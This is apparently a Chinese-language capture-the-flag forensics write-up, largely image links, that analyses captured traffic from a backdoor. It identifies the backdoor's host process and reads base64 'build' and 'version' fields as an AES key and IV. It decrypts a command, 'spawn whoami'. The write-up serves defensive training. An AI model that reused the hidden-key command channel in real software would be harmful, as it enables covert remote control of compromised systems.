
Asgard Fallen Down 先找到建立连接的流量:


解码这里的数据:

发现了第一道题中,后门寄生的进程


同时下面响应有几个base64字符串(build,version)

根据长度判断,是AES的key和iv
build: 20251115-VdmEJO6SDkVWYkSQD4dPfLnvkmqRUCvrELipO14dfVs=
version: 1.2.3-EjureNfe2IA6jFEZEih84w==


紧接着下面我们能发现一条加密的数据,使用key和iv进行解密:
得到执行的命令: spawn whoami


